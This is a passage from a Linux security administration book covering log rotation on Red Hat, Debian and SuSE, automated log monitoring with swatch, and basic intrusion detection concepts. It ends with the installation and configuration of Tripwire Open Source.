
```
/usr/sbin/logrotate /etc/logrotate.conf
```

This doesn't necessarily mean that logs are rotated daily; it means that *logrotate* checks each log file daily against its configuration script and rotates or doesn't rotate the log file accordingly.

If you want *logrotate* to be run less frequently, you can move this script to */etc/cron.weekly* or even */etc/cron.monthly* (though the latter is emphatically *not* recommended unless *logrotate* is, for some strange reason, configured to rotate each and every file monthly).

10.4.2 Log Management in SuSE 7

Log rotation in SuSE, as with so much else, is configured at a gross level in */etc/rc.config* (the configuration file for *suseconfig*, which is the primary backend engine of *yast*). This file contains a variable called *MAX_DAYS_FOR_LOG_FILES*, which you can use to set the maximum number of days system logs are kept (by default, 365). In addition, the log-rotation tools themselves come preconfigured and preactivated.

Chances are, however, that you'll need to tweak SuSE's log-management setup more granularly than `MAX_DAYS_FOR_LOG_FILES`, especially if you install Syslog-ng and disable syslog. As it happens, SuSE's log-rotation scheme is less powerful but also much simpler than Red Hat's and Debian's *logrotate*. SuSE uses a script called `/etc/cron.daily/aaa_base_rotate_logs` for day-to-day log rotation. This script shouldn't be manually edited; its behavior is controlled by the file `/etc/logfiles`, which is simply a list of the files you wish to rotate along with the maximum sizes you want them to reach, the permissions and ownerships they should have, and the startup script (if any) that should be restarted after rotation is done. [Example 10-26](#) is an excerpt from the default `/etc/logfiles` from SuSE 7.1.

Example 10-26. Excerpts from `/etc/logfiles`

```
# /etc/logfiles - This file tells cron.daily, which log files have to
# be watched
#
# File                max size   mode    ownership  service
#                    (reload
if changed)
/var/log/mgetty.*      +1024k   644     root.root
/var/log/messages      +4096k   640     root.root
/var/log/httpd/access_log +4096k   644     root.root  apache
/var/squid/logs/access.log +4096k   640     squid.root
```

In the first noncomment line, all log files whose name begins `/var/log/mgetty` will be rotated after exceeding 1,024 kilobytes, after which they'll be rotated to new files whose permissions are `-rw-r--r--` and that are owned by user `root` and group `root`.

The third line states that the file `/var/log/httpd/access_log` should be rotated after exceeding 4,096 kilobytes, should be recreated with permissions `-rw-r--r--`, owned by user `root` and group `root`, and after rotation is done, the startup script `/etc/init.d/apache` should be restarted.

Since the maximum age of all log files is set globally in `/etc/rc.config`, take care not to set the maximum size of a frequently written-to file (such as `/var/log/messages`) too high. If this happens and if the maximum age is high enough, your logs may fill their volume.

Speaking of which, I highly recommend the use of a dedicated `/var` partition on any machine that acts as a server; a full `/var` partition is much less likely to cause disruptive system behavior (e.g., crashing) than a full root partition.

10.5 Using Swatch for Automated Log Monitoring

Okay, you've painstakingly configured, tested, and fine-tuned your system logger to sort system messages by type and importance and then log them both to their respective files and to a central log server. You've also configured a log-rotation scheme that keeps as much old log data around as you think you'll need.

But who's got the time to actually *read* all those log messages?

swatch (the "Simple WATCHer") does. *swatch*, a free log-monitoring utility written 100% in Perl, monitors logs as they're being written and takes action when it finds something you've told it to look out for. Swatch does for logs what tripwire does for system-file integrity.

10.5.1 Installing Swatch

There are two ways to install *swatch*. First, of course, is via whatever binary package of *swatch* your Linux distribution of choice provides. (I use the term loosely here; "executable package" is more precise.) The current version of Mandrake has an RPM package of *swatch*, but none of the other most popular distributions (i.e., Red Hat, SuSE, Slackware, or Debian) appear to.

This is just as well, though, since the second way to install *swatch* is quite interesting. *swatch*'s source distribution, available from <http://www.stanford.edu/~atkins/swatch>, includes a sophisticated script called *Makefile.PL* that automatically checks for all necessary Perl modules (see [Should We Let Perl Download and Install Its Own Modules?](#) later in this chapter) and uses Perl 5's CPAN functionality to download and install any modules you need; it then generates a *Makefile* that can be used to build *swatch*.

After you've installed the required modules, either automatically from *swatch*'s *Makefile.PL* script or manually (and then running `perl Makefile.PL`), *Makefile.PL* should return the contents of [Example 10-27](#).

Example 10-27. Successful *Makefile.PL* run

```
[root@barrelofun swatch-3.0.1]# perl Makefile.PL
Checking for Time::HiRes 1.12 ... ok
Checking for Date::Calc ... ok
Checking for Date::Format ... ok
Checking for File::Tail ... ok
Checking if your kit is complete...
Looks good
Writing Makefile for swatch
[root@barrelofun swatch-3.0.1]#
```

Once *Makefile.PL* has successfully created a *Makefile* for *swatch*, you can execute the following commands to build and install it:

```
make
make test
make install
make realclean
```

The *make test* command is optional but useful: it ensures that *swatch* can properly use the Perl modules we just went to the trouble of installing.

Should We Let Perl Download and Install Its Own Modules?

The Comprehensive Perl Archive Network (CPAN) is a network of Perl software archives from around the world. Perl Version 5.6.x includes modules (CPAN and CPAN::FirstTime, among others) that allow it to fetch, verify the checksums of, and even use *gcc* to compile Perl modules from CPAN sites on the Internet. In-depth descriptions of CPAN and Perl's CPAN functionality are beyond this chapter's scope, but I have one hint and one warning to offer.

First, the hint. To install the module Example::Module (not a real Perl module), you enter the command:

```
perl -MCPAN -e "install Example::Module"
```

If it's the first time you've used the *-MCPAN* flag, the module CPAN::FirstTime will be triggered and you'll be asked to choose from various options as to how Perl should fetch and install modules from CPAN. These are well-phrased questions with reasonable defaults. But do pay attention to the output while this command executes: the module you're installing may depend on other modules and may require you to go back and execute, e.g.:

```
perl -MCPAN -e "install Example::PreRequisite"
```

before making a second attempt at installing the first module.

Now for the warning: using CPAN is neither more nor less secure than downloading and installing other software from any other Internet source. On the one hand, before being installed, each downloaded module is automatically checked against a checksum that incorporates a cryptographically strong MD5 hash. On the other hand, this hash is intended to prevent corrupt downloads from going unnoticed, not to provide security per se.

Furthermore, even assuming that a given package's checksum probably won't be replaced along with a tampered-with module (a big assumption), all this protects against is the unauthorized alteration of software after it's been uploaded to CPAN by its author. There's nothing to stop an evil registered CPAN developer (anybody may register as one) from uploading hostile code along with a valid checksum. But of course, there's nothing to stop that evil developer from posting bad stuff to SourceForge or FreshMeat, either.

Thus, if you really want to be thorough, the most secure way to install a given Perl module is to:

1. Identify/locate the module on <http://search.cpan.org>.
2. Follow the link to CPAN's page for the module.
3. Download the module *not* from CPAN, but from its developer's official web site (listed under "Author Information" in the web page referred to earlier in Step 2).
4. If available, also download any checksum or hash provided by the developer for the tarball you just downloaded.
5. Use *gpg*, *md5*, etc. to verify that the tarball matches the hash.
6. Unzip and expand the tarball, e.g., `tar -xzvf groovyperlmod.tar.gz`.
7. If you're a Righteously Paranoid Kung-Fu Master or aspire to becoming one, review the source code for sloppiness and shenanigans, report your findings to the developer or the world at large, and bask in the open source community's awe and gratitude. (I'm being flippant, but open source code is truly open only when people bother to examine it!)

Follow the module's building and installing directions, usually contained in a file called *INSTALL* and generally amounting to something like:

```
perl ./Makefile.PL
make
make test
make install
```

Note that if the modules you need are being brought to your attention by swatch's *Makefile.PL* script, then to use the paranoid installation method, you'll want to write down the needed module names and kill that script (via plain old CONTROL-c) before installing the modules and rerunning swatch's *Makefile.PL*.

Before I forget, there's actually a third way to install missing Perl modules: from your Linux distribution's FTP site or CDROM. While none approach CPAN's selection, most Linux distributions have packaged versions of the most popular Perl modules. Following are the modules you need for swatch and the packages that contain them in Red Hat 7 and Debian 2.2:

- Perl ModuleRed Hat 7 RPMDebian "deb" package
- Date::Calcperl-Date-Calclibdate-calc-perl
- Time::HiResperl-Time-HiReslibtime-hires-perl
- Date::Formatperl-TimeDatelibtimedate-perl
- File::Tailperl-File-Taillibfile-tail-perl

None of this may seem terribly specific to swatch, and indeed it isn't, but it *is* important — more and more useful utilities are being released either as Perl modules or as Perl scripts that depend on Perl modules, so the chances are that swatch will not be the last Makefile.PL-based utility you install. Understanding some ramifications of all this module madness is worth the liter of ink I just spent on it, trust me.

10.5.2 swatch Configuration in Brief

Since the whole point of *swatch* is to simplify our lives, configuring *swatch* itself is, well, simple. *swatch* is controlled by a single file, *\$HOME/.swatchrc* by default. This file contains text patterns, in the form of regular expressions, that you want *swatch* to watch for. Each regular expression is followed by the action(s) you wish to *swatch* to take whenever it encounters that text.

For example, suppose you've got an Apache-based web server and you want to be alerted any time someone attempts a buffer-overflow attack by requesting an extremely long filename (URL). By trying this yourself against the web server while tailing its */var/apache/error.log*, you know that Apache will log an entry that includes the string "File name too long." Suppose further that you want to be emailed every time this happens. [Example 10-28](#) shows what you'd need to have in your *.swatchrc* file.

Example 10-28. Simple entry in *.swatchrc*

```
watchfor /File name too long/
      mail addresses=mick\@visi.com,subject=BufferOverflow_attempt
```

As you can see, the entry begins with a *watchfor* statement, followed by a regular expression. If you aren't yet proficient in the use of regular expressions, don't worry: this can be as simple as a snippet of the text you want *swatch* to look for, spelled out verbatim between two slashes.

Swatch will perform your choice of a number of actions when it matches your regular expression. In this example, we've told swatch to send email to *mick\@visi.com*, with a subject of *BufferOverflow_attempt*. Note the backslash before the @ sign — without it, Perl will interpret the @ sign as a special character. Note also that if you want spaces in your subject-line, each space needs to be escaped with a backslash — e.g., *subject=Buffer\ Overflow\ attempt*.

Actions besides sending email include the ones in [Table 10-13](#).

Table 10-13. Some actions swatch can take

Action (keyword)	Description
<i>echo=normal, underscore, blue, inverse, etc.</i>	Print matched line to console, with or without special text mode (default mode is "normal").
<i>bell N</i>	Echo the line to console, with "beep" sounded <i>N</i> times (default = 1).

<code>exec command</code>	Execute the command or script <i>command</i> .
<code>pipe command</code>	Pipe the line to the command <i>command</i> .
<code>throttle</code> <code>HH:MM:SS</code>	Wait for <i>HH:MM:SS</i> (period of time) after a line triggers a match, before performing actions on another match of the same expression. Helps prevent Denial of Service attacks via swatch (e.g., deliberately triggering huge numbers of swatch events in a short period).

For more details on configuring these and the other actions that swatch supports, see the *swatch(1)* manpage.



If you use Syslog-ng, you may be able to use some combination of *match()* filters, *program()* destinations, and *pipe()* destinations to achieve most of what *swatch* does.

However, *swatch*'s *throttle* parameter is an important advantage: whereas Syslog-ng acts on every message that matches a given filter, *throttle* gives *swatch* the intelligence to ignore repeated occurrences of a given event, potentially preventing minor events from becoming major annoyances.

Let's take that example a step further. Suppose in addition to being emailed about buffer-overflow attempts, you want to know whenever someone hits a certain web page, but only if you're logged on to a console at the time. In the same *.swatchrc* file, you'd add something like [Example 10-29](#).

Example 10-29. An event that beeps and prints to console

```
watchfor /wuzza.html/
echo=red
bell 2
```



You will only see these messages and hear these beeps if you are logged on to the console in the same shell session from which you launched *swatch*. If you log out to go get a sandwich, when you return and log back in, you will no longer see messages generated by the *swatch* processes launched in your old session, even though those processes will still be running.

When in doubt, add either a "mail" action or some other non console-specific action (e.g., an "exec" action that triggers a script that pages you, etc.), unless, that is, the pattern in question isn't critical.

Alert readers have no doubt noticed that the scenario in the previous example will work only for Apache installations in which both errors and access messages are logged to the same file. We haven't associated different expressions with different watched files, nor can we. But what if you want *swatch* to watch more than one log file?

This is no problem. Although each *.swatchrc* file may describe only one watched file, there's nothing to stop you from running multiple instances of *swatch*, each with its own *.swatchrc* file. In other words, *.swatchrc* is the default, but not the required name for *swatch* configurations.

To split our two examples into two files, you'd put the lines in [Example 10-27](#) into a file called, for example, *.swatchrc.hterror* and the lines in [Example 10-28](#) into a file called *.swatchrc.htaccess*.

10.5.3 Advanced swatch Configuration

So far we've only considered actions we want triggered every time a given pattern is matched. There are several ways we can control *swatch*'s behavior with greater granularity, however.

The first and most obvious is that search patterns take the form of regular expressions. Regular expressions, which really constitute a text-formatting language of their own, are incredibly powerful and responsible for a good deal of the magic of Perl, sed, vi, and many other Unix utilities.

It behooves you to know at least a couple "regex" tricks. Trick number one is called alternation, and it adds a "logical or" to your regular expression in the form of a "|" sign. Consider this regular expression:

```
/reject|failed/
```

This expression will match any line containing either the word "reject" or the word "failed." Use alternation when you want *swatch* to take the same action for more than one pattern.

Trick number two is the Perl-specific regular-expression modifier "case-insensitive," also known as "slash-i" since it always follows a regular expression's trailing slash. The regular expression:

```
/reject/i
```

matches any line containing the word "reject" whether it's spelled "Reject," "REJECT," "rEjEcT," etc.

Granted, this isn't nearly as useful as alternation, and in the interest of full disclosure, I'm compelled to

mention that slash-i is one of the more CPU-intensive Perl modifiers. However, if despite your best efforts at log tailing, self attacking, etc., you aren't 100% sure how a worrisome attack might look in a log file, slash-i helps you make a reasonable guess.

Another way to control swatch more precisely is to specify what time of day a given action may be performed. You can do this by sticking a *when=* option after any action. For example, in [Example 10-30](#), I have a *.swatchrc* entry for a medium-importance event, which I want to know about via console messages during weekdays, but which I'll need email messages to know about during the weekend.

Example 10-30. Actions with when option specified

```
/file system full/  
  echo=red  
  mail addresses=mick\@visi.com,subject=Volume_Full,when=7-1:1-24
```

The syntax of the *when=* option is *when=range_of_days:range_of_hours*. Thus, in [Example 10-30](#), we see that any time the message "file system full" is logged, swatch will echo the log entry to the console in red ink. It will also send email, but only if it's Saturday ("7") or Sunday ("1").

10.5.4 Running swatch

Swatch expects *.swatchrc* to live in the home directory of the user who invokes swatch. Swatch also keeps its temporary files there by default. (Each time it's invoked, it creates and runs a script called a "watcher process," whose name ends with a dot followed by the PID of the swatch process that created it).

The *-c path/to/configfile* and *--script-dir=/path/to/scripts* flags let you specify alternate locations for swatch's configuration and script files, respectively. Never keep either in a world-writable directory, however. In fact, only these files' owners should be able to read them.

For example, to invoke swatch so that it reads my custom configuration file in */var/log* and also uses that directory for its watcher process script, I'd use the command listed in [Example 10-31](#).

Example 10-31. Specifying nondefault paths

```
mylinuxbox:~# swatch -c /var/log/.swatchrc.access --script-  
dir=/var/log &
```

I also need to tell swatch which file to tail, and for that I need the *-t filename* flag. If I wanted to use the previous command to have swatch monitor */var/log/apache/access_log*, it would look like this:

```
mylinuxbox:~# swatch -c /var/log/.swatchrc.access --script-  
dir=/var/log  
\ -t /var/log/apache/access_log &
```



swatch generally doesn't clean up after itself very well; it tends to leave watcher-process scripts behind. Keep an eye out and periodically delete these in your home directory or in the script directories you tend to specify with *--script-dir*.

Again, if you want swatch to monitor multiple files, you'll need to run swatch multiple times, with at least a different tailing target (*-t* value) specified each time and probably a different configuration file for each as well.

10.5.5 Fine-Tuning swatch

Once swatch is configured and running, we must turn our attention to the Goldilocks Goal: we want swatch to be running neither "too hot" (alerting us about routine or trivial events) nor "too cold" (never alerting us about anything). But what constitutes "just right?" There are as many answers to this question as there are uses for Unix.

Anyhow, you don't need me to tell you what constitutes nuisance-level reporting: if it happens, you'll know it. You may even experience a scare or two in responding to events that set off alarms appropriately but turn out to be harmless nonetheless. Read the manual, tweak *.swatchrc*, and stay the course.

The other scenario, in which too little is watched for, is much harder to address, especially for the beginning system administrator. By definition, anomalous events don't happen very frequently, so how do you anticipate how they'll manifest themselves in the logs? My first bit of advice is to get in the habit of browsing your system logs often enough to get a feel for what the routine operation of your systems looks like.

Better still, "tail" the logs in real time. If you enter the command `tail -f /var/log/messages`, the last 50 lines of the system log will be printed, plus *all subsequent lines, as they're generated*, until you kill tail with a *Control-c*. This works for any file, even a log file that changes very rapidly.

Another good thing you can do is to "beat up on" (probe/attack) your system in one virtual console or xterm while tailing various log files in another. nmap and Nessus, which are covered in [Chapter 3](#) (Hardening Linux), are perfect for this.

By now you may be saying, "Hey, I thought the whole reason I installed swatch was so I wouldn't have to watch log files manually!" Wrong. Swatch *minimizes*, but does not eliminate, the need for us to parse log files.

Were you able to quit using your arithmetic skills after you got your first pocket calculator? No. For that matter, can you use a calculator in the first place unless you already know how to add, multiply, etc.?

Definitely not. The same goes for log file parsing: you can't tell swatch to look for things you can't identify yourself, no more than you can ask for directions to a town whose name you've forgotten.

10.5.6 Why You Shouldn't Configure swatch Once and Forget About It

In the same vein, I urge you to not be complacent about swatch silence. If swatch's actions don't fire very often, it could be that your system isn't getting probed or misused very much, but it's at least as likely that swatch isn't casting its net wide enough. Continue to periodically scan through your logs manually to see if you're missing anything, and continue to tweak `.swatchrc`.

Don't forget to periodically reconsider the auditing/logging configurations of the daemons that generate log messages in the first place. Swatch won't catch events that aren't logged at all. Refer to the `syslogd(8)` manpage for general instructions on managing your `syslogd` daemon, and the manpages of the various things that log to syslog for specific instructions on changing the way they log events.

10.6 Resources

1. <http://www.stanford.edu/~atkins/swatch>. swatch home page. (Has links to the latest version, online manpages, etc.)
2. <http://www.stanford.edu/~atkins/swatch/lisa93.html>. Hansen, Stephen and Todd Atkins, creators of swatch. "Centralized System Monitoring with Swatch." (Old, but still useful.)
3. <http://www.enteract.com/~lspitz/swatch.html>. Spitzner, Lance. "Watching Your Logs." (A brief introduction to swatch.)
4. Friedl, Jeffrey E. F. *Mastering Regular Expressions*. Sebastopol, CA: O'Reilly & Associates, Inc. 1998.

Chapter 11. Simple Intrusion Detection Techniques

Comprehensive logging, preferably with automated monitoring and notification, can help keep you abreast of system security status (besides being invaluable in picking up the pieces after a crash or a security incident). But as a security tool, logging only goes so far: it's no more sophisticated than the operating-system processes and applications that write those log messages. Events not anticipated by those processes and applications may be logged with a generic message or, worse still, not at all. And what if the processes, applications, or their respective logs are tampered with?

That's where Intrusion Detection Systems (IDS) come in. A simple *host-based IDS* can alert you to unexpected changes in important system files based on stored checksums. A *network IDS* (NIDS) can alert you to a potential attack in progress, based on a database of known attack signatures or even on differences between your network's current state and what the IDS considers its normal state.

Between simple host-based IDSes and advanced statistical NIDSes, there is a lot of information I can't do justice to in one chapter: I highly recommend Northcutt's and Amoroso's books (listed in [Section 11.5](#) at the end of this chapter) if you're interested in learning about this topic in depth. But as it happens, you can achieve a high degree of intrusion detection potential without a lot of effort, using free, well-documented tools such as Tripwire Open Source and Snort.

This chapter describes some basic intrusion detection concepts and how to put them to work without doing a lot of work yourself.

11.1 Principles of Intrusion Detection Systems

In practical terms, there are two main categories of IDS: host-based and network-based. A host-based IDS, obviously enough, resides on and protects a single host. In contrast, a network-based IDS resides on one or more hosts (any of which may be a dedicated "network probe") and protects all the hosts connected to its network.

11.1.1 Host-Based IDSes: Integrity Checkers

Dedicated host-based IDSes tend overwhelmingly to rely on integrity checking. In theory, host-based IDSes should use a much broader category of tools. Commercial IDS products, such as ISS RealSecure and Marcus Ranum's Network Flight Recorder, both of which I categorize as Network IDSes, can use sophisticated methods (such as traffic analysis) on a single host, if desired.

Integrity checking involves the creation and maintenance of a protected database of checksums, cryptographic hashes, and other attributes of a host's critical system files (and anything else you don't expect to change on that system). The integrity checker periodically checks those files against the database: if a file has changed, an error or alert is logged. Ideally this database should be stored on a read-only volume, or off the system altogether, to prevent its being tampered with.

The assumption here is that unexpected changes may be the result of some sort of attack. For example, after "rooting" a system, a system cracker will often replace common system utilities such as *ls*, *ps*, and *netstat* with "rootkit" versions, which appear to work normally but conveniently neglect to list files, processes, and network connections (respectively) that might betray the cracker's presence. (See <http://www.chkrootkit.org/> for a script that can be used to detect installed rootkits and for links to many other related sites and articles.) By regularly checking system utilities and other important files against the integrity checker's database, we can minimize the chances of our system being compromised without our ever knowing it. The less time between a system's compromise and its administrators' learning that it's been compromised, the greater the chance its administrators can catch or at least evict the intruders before too much damage is done.

Integrity checking has a beautiful simplicity: we don't necessarily care *how* a monitored file has been changed; we mainly care that it *has*. To be effective, an integrity checker doesn't need to be smart enough to know that */bin/ls* no longer shows files belonging to the user *evild00d*; it only needs to know that */bin/ls* has been altered since the last legitimate system update. Having said that, a good integrity checker *will* also tell us which external characteristics of */bin/ls* have changed: its size, modification date, physical location (inode), etc.



Any integrity checker with an untrustworthy database is worthless. It's imperative to create this database as soon as possible after installing the host's operating system from trusted media. I repeat: installing, configuring, and maintaining an integrity checker is not worth the effort unless its database is initialized on a clean system.

Another thing to keep in mind with integrity checkers is that they are *not proactive* (unless one or more of your perimeter systems is a honeypot — a "sacrificial lamb" that will set off alerts when compromised so

you can prevent other systems from being compromised too. However, I wouldn't count on attackers obliging you by attacking the honeypot system first!) In most cases, by the time your integrity checker registers an alert, you've only got a small chance of intervening before a serious compromise occurs. Furthermore, the attacker may tamper with or altogether suppress the alert before it reaches you. This does *not* mean that integrity checking is futile! On the contrary, the first step in incident response is learning that something has occurred in the first place, and if you install an integrity checker properly, you *do* have a better chance of learning about attacks soon enough to take meaningful action. If the worst happens, data from your integrity checker can be invaluable in figuring out what happened and in rebuilding your system if need be.

However, if you wish to do everything possible to detect attacks before they succeed, you'll also need to deploy something more sophisticated — i.e., something *in addition to* integrity checking systems, which truly are your last line of defense.

11.1.2 NIDS: Scanning for Signatures Versus Anomalies

Whereas host-based IDSes tend to be of a single type (integrity checkers), Network IDSes come in two main flavors: those that rely on *attack signatures* (network traffic patterns characteristic of specific attacks) and NIDS that are intelligent enough to detect potential attacks based on variances from some concept of *normal network state*. Commonly used NIDSes rely most heavily on signature scanning, but many also possess some degree of anomaly detection functionality as well.



There are other types of network-based systems besides signature scanners and anomaly detectors. Most of these other types fall into what Marcus Ranum calls the "Audit Based" category, in which as much data as possible is logged but is not analyzed until well *after* the events in question have transpired. In a holistic sense, this is a very powerful method, as it implies the ability to construct highly locale-specific signatures for very subtle and complicated attacks.

The payoff of an Audit Based IDS, however, comes only after the system has witnessed complete attacks, which, in most settings, is too late. Audit Based systems are thus beyond the scope of this chapter, due to these practical limitations: we're most concerned with detecting (and perhaps even preventing) attacks, and much less so with studying them after the fact.

11.1.2.1 Signature-based systems

Signature-based systems are the most common type of network-based IDS, for several reasons. First, they're the simplest: they compare network transactions to known attack signatures, and if a given transaction sufficiently resembles a known attack, the IDS logs an alert (and possibly sends it to someone's pager, too). Second, they're low maintenance: all you generally need to do is keep the signature database current. Third, they tend to register a relatively small percentage of *false positives*, an attribute highly prized by system administrators (who usually receive plenty of email and pager alerts as it is!).

Signature-based systems, which are also called "Misuse Detectors" in Ranum's lexicon, are a successful and practical approach to network-based intrusion detection. However, they have one important limitation: by relying on signatures of known attacks, they're of little use against new attacks and variations on known attacks that are sufficiently different so as to not match existing signatures. It's worth considering that most attack signatures are written after someone *has already fallen victim* to that attack.

11.1.2.2 Anomaly-detection systems

Anomaly-detection systems, which I also sometimes call *state-based systems*, are much less widely used. First, they tend to be complex: determining what constitutes "normal" traffic on a given network is a nontrivial task for humans, so it follows that a high degree of artificial intelligence (AI) is required for any automated system that does this. (Maybe your experience is different from mine, but clueful human network engineers are rare enough; why would robotic ones be any less so?)

Second, they're high maintenance: even when coded with good AI and sophisticated statistical modeling mechanisms, state-based IDSes typically require a lengthy and sometimes difficult "initialization" period, during which they collect enough network data to create a statistically meaningful profile of normal network states. The system requires frequent (and endless) fine-tuning afterwards.

Third, even after all this work, anomaly-detection systems tend to register many more false positives than signature-based systems do (though presumably, this problem diminishes over time). This can result in a great deal of inconvenience.

What About False Negatives?

In discussing *false positives* (alerts that aren't really caused by attacks) as an undesirable trait of IDSes, I'm making an important assumption: that *false negatives* (attacks that trigger *no* alert) aren't even an issue. This is an important assumption.

We don't like false positives because they're annoying, inconvenient, and have the potential to distract our attention from alerts triggered by real attacks. But in configuring and fine-tuning any IDS, you must *always err on the side of false positives* when given the choice.

In many peoples' opinions, including Marcus Ranum's, anomaly-detection systems are the most promising approach for future IDS technologies. As noted earlier, signature-based systems are limited to *known attacks*, specifically those for which your IDS has signatures. State-based anomaly detection is the only approach with the potential to detect both known and new types of attacks.

11.2 Using Tripwire

Among the most celebrated and useful things to come out of Purdue's COAST project (<http://www.cerias.purdue.edu/coast/>) was the Unix integrity checker Tripwire, created by Dr. Eugene Spafford and Gene Kim. Tripwire was originally both open source and free, but in 1997, Tripwire went commercial, and fee-free use was restricted to academic and other noncommercial settings. Happily, a couple of years ago, Tripwire, Inc. released "Tripwire Open Source, Linux Edition." Until Tripwire Open Source was released, the older Academic Source Release (ASR) lacked features long available in commercial versions of Tripwire. But Tripwire Open Source is a more-or-less current version of the commercial product. Although it still lacks a few "enterprise" features such as centralized management of multiple systems (Tripwire, Inc. understandably still wishes to differentiate its commercial product line), it is functionally very similar to the commercial Tripwire for Servers.

Note that Tripwire Open Source is free for use only on noncommercial Unices (i.e., Linux and Free/Net/OpenBSD). In fact, it's officially supported only on Red Hat Linux and FreeBSD, although there's no obvious reason why it shouldn't compile and run equally well on other Linux and BSD distributions. (I run it not only on Red Hat, but also on SuSE and Debian Linux, with no problems to report). For commercial Unices such as Sun Solaris and HP-UX, commercial Tripwire is still the only legal option in commercial settings.

11.2.1 Obtaining, Compiling, and Installing Tripwire

As of this writing, the most current version of Tripwire Open Source is 2.3.1-2. If your Linux distribution of choice doesn't provide a reasonably current Tripwire package (Debian 2.2 and SuSE 7.3, for example, both ship with Tripwire 1.2, the 1994 Academic Source Release!), then I strongly recommend that you obtain, compile, and install the latest version. Needlessly running old security software is seldom a good idea; furthermore, as Linux users, we're eligible to use Tripwire Open Source. Tripwire Open Source can be downloaded as a source-code tarball at <http://sourceforge.net/projects/tripwire/>.

To compile Tripwire Open Source, move the archive to `/usr/src` and untar it, e.g.:

```
tar -xzvf ./tripwire-2.3.1-2.tar.gz
```

Next, check whether you have a symbolic link from `/usr/bin/gmake` to `/usr/bin/make`. (Non-Linux Unices don't all come with GNU *make*, so Tripwire explicitly looks for *gmake* — but on most Linux systems, this is simply called *make*). If you don't have such a link, create one.

Another thing to check for is a full set of subdirectories in `/usr/share/man` — Tripwire will need to place manpages in *man4*, *man5*, and *man8*. On my Debian system, `/usr/man/man4` was missing; as a result, the installer created a file called `/usr/man/man4`, which of course was actually a manpage that was incorrectly copied to that name rather than within it.

Now change your working directory to Tripwire source's root directory — e.g., `/usr/src/tripwire-2.3.1-2` — and read the files *README* and *INSTALL*. They're both brief but important.

Finally, change to the source tree's *src* directory (e.g., `/usr/src/tripwire-2.3.1-2/src`), and make any necessary changes to the variable definitions in *src/Makefile*. Be sure to verify that the appropriate *SYSPRE* definition is uncommented (*SYSPRE* = *i686-pc-linux*, or *SYSPRE* = *sparc-linux*, etc.).

Now you're ready to compile. While still in Tripwire's *src* directory, enter this command:

```
make release
```


The build will take a while, so now is a good time to grab a sandwich. When it's done (Tripwire, not the sandwich), navigate up one directory level (e.g., to `/usr/src/tripwire-2.3.1-2`) and execute these two commands:

```
cp ./install/install.cfg .
cp ./install/install.sh .
```

Now open `install.cfg` with your favorite text editor to fine tune the variables within: while the default paths are probably fine, you should at the very least examine the *Mail Options* section. This is where we initially tell Tripwire how to route its logs (I say "initially" because these settings can be changed later).

If you set `TWMAILMETHOD=SENDMAIL` and specify a value for `TWMAILPROGRAM`, Tripwire will use the specified local mailer (*sendmail* by default) to deliver its reports to a local user or group. If instead you set `TWMAILMETHOD=SMTP` and specify values for `TWSMTPHOST` and `TWSMTPPORT`, Tripwire will mail its reports to an external email address via the specified SMTP server and port.

If you or other system administrators routinely log on to and read email on the system on which you're installing Tripwire, then the *SENDMAIL* method is probably preferable. But if you typically administer this host remotely from other systems, the *SMTP* method is probably better. Again, if you change your mind later, these settings can be changed in Tripwire's configuration file at any time.

Once `install.cfg` is set to your liking, it's time to install Tripwire. While still in the root directory of the Tripwire source distribution, enter the following:

```
sh ./install.sh
```

You will be prompted for site and local passwords: the site password protects Tripwire's configuration and policy files, whereas the local password protects Tripwire's databases and reports. This allows the use of a single policy across multiple hosts in such a way as to centralize control of Tripwire policies but distribute responsibility for database management and report generation.

If you do *not* plan to use Tripwire across multiple hosts with shared policies, there's nothing wrong with setting the site and local Tripwire passwords on a given system to the same string. In either case, *choose a strong passphrase* that contains some combination of upper- and lowercase letters, punctuation (which can include whitespace), and numerals.



If you install Tripwire from an RPM binary package, the main difference in your postinstallation procedure from the one I just described is that after you run `rpm`, you'll need to run `/etc/tripwire/twinstall.sh` to generate site and local passwords.

11.2.2 Configuring Tripwire

Justly or not, Tripwire has a reputation of being unintuitive to configure. In my opinion, the configuration syntax in Tripwire Version 2 is much simpler than Version 1's (which is yet another reason to run Tripwire Open Source rather than ASR!). Regardless, I think you'll find the time you spend reading the next section and fine-tuning Tripwire on your own systems to be well worth the effort.

Let's examine the tasks that comprise Tripwire configuration and usage, one at a time.

11.2.2.1 Managing the configuration file

When you install Tripwire (whether via binary package or source build), a default configuration file is created, `/etc/tripwire/tw.cfg`. You can't edit this file because it's an encrypted binary, but for your convenience, a clear-text version of it, called `twcfg.txt`, should also reside in `/etc/tripwire`. This is the file to change if you've had second thoughts about any of the settings you gave the installation script when you installed Tripwire.

[Example 11-1](#) lists a sample (clear-text) Tripwire configuration.

Example 11-1. Sample Tripwire configuration

```
ROOT                =/usr/sbin
POLFILE             =/etc/tripwire/tw.pol
DBFILE              =/var/lib/tripwire/${HOSTNAME}.twd
REPORTFILE          =/var/lib/tripwire/report/${HOSTNAME}-${DATE}.twr
SITEKEYFILE         =/etc/tripwire/site.key
LOCALKEYFILE        =/etc/tripwire/squeezebox-local.key
EDITOR              =/bin/vi
LATEPROMPTING       =false
LOOSEDIRECTORYCHECKING =false
```

```
MAILNOVIOLATIONS =true
EMAILREPORTLEVEL =3
REPORTLEVEL      =3
MAILMETHOD       =SMTP
SYSLOGREPORTING  =false
SMTPHOST         =mail.polkatistas.org
SMTPPORT        =25
```

Many of the settings shown in [Example 11-1](#) are self-explanatory; others are things you already considered when you installed Tripwire. Specifically, `MAILMETHOD` corresponds to the Tripwire postinstallation script's variable `TWMAILMETHOD`, `MAILPROGRAM` corresponds to `TWMAILPROGRAM`, `SMTPHOST` to `TWSMTPHOST`, and `SMTPPORT` to `TWSMTPPORT`. It's unlikely that you'll need to change these settings very often, if at all, but if you do, a complete reference is available in the *twconfig(4)* manpage.

One setting you should strongly consider customizing is *DBFILE*. As I mentioned earlier in the chapter, an integrity checker should ideally refer to a database stored on read-only media. For example, if you create a directory called `/mnt/twdb` and specify `/mnt/twdb/myhostname.db` as the value of *DBFILE* in your Tripwire configuration (substituting *myhostname.db* with your host's name), Tripwire will write its configuration to this directory when you initialize it. You can then burn this file to a CD-ROM, erase it from `/mnt/twdb`, and mount the database CDROM on `/mnt/twdb`.

I should point out one more setting, one brought to my attention by Tripwire Open Source Project Manager, Ron Forrester: *MAILNOVIOLATIONS*. If this is set to *false*, then Tripwire will email its reports only when violations are found. But setting it to *true* causes a report to be emailed each time a Tripwire check is run, even if there are no violations. This provides a "heartbeat" function that makes it obvious if an intruder suppresses Tripwire activity.



